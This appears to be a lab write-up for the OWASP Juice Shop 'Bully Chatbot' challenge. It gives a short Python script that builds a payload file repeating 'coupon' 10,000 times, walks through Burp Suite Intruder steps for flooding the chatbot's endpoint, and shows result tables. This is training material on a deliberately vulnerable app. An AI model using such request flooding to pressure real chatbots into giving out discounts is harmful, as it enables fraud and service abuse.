Chatbot Business Logic Flaw in OWASP Juice Shop


A chatbot business logic flaw occurs when a system's design fails to properly handle repeated or unexpected inputs, leading to unintended behaviours. For instance, in the OWASP Juice Shop Bully Chatbot challenge, persistent nagging tricks the chatbot into erroneously dispensing a coupon code.

First creating a python script to create a payload


```
with open('payload.txt','w') as file:
    for _ in range(10000):
        file.write('coupon\n')
```

This creates a payload.txt file containing the word coupon 10000 times


Go to the chatbot page




Type some text and use burp suite to intercept the request




send the request to intruder




select your query and add the position






Now go to load in payloads and add the payload.txt file




Click on start attack



Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		401	144			435	
1	coupon	401	60			435	
2	coupon	401	70			435	
3	coupon	401	77			435	
4	coupon	401	50			435	
5	coupon	401	75			435	
6	coupon	401	116			435	
7	coupon	401	115			435	
8	coupon	401	107			435	
9	coupon	401	131			435	
10	coupon	401	102			435	
11	coupon	401	95			435	
12	coupon	401	58			435	
13	coupon	401	86			435	
14	coupon	401	70			435	
15	coupon	401	128			435	
16	coupon	401	143			435	
17	coupon	401	96			435	

check the response of each by clicking



Request	Payload	Status code	Response received	Error	Timeout	L
0		200	70			4
1	coupon	200	32			4
2	coupon	200	31			5
3	coupon	200	65			4
4	coupon	200	46			4
5	coupon	200	40			4
6	coupon	200	33			4
7	coupon	200	30			4
8	coupon	200	77			3
9	coupon	200	76			4
10	coupon	200	48			4
11	coupon	200	90			5
12	coupon	200	98			4
13	coupon	200	100			4
14	coupon	200	71			4
15	coupon	200	71			4
16	coupon	200	42			4
17	coupon	200	77			4

Request Response


Pretty Raw Hex Render

```
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 86
ETag: W/"56-02rx3yGuJ5bCbCpo00bwi0eAgMU"
Vary: Accept-Encoding
Date: Tue, 04 Feb 2025 09:32:40 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "action":"response",
  "body":"Did you consider a Deluxe membership to save some □□?"
}
```

Search

check for multiple response



We got the coupon from chatbot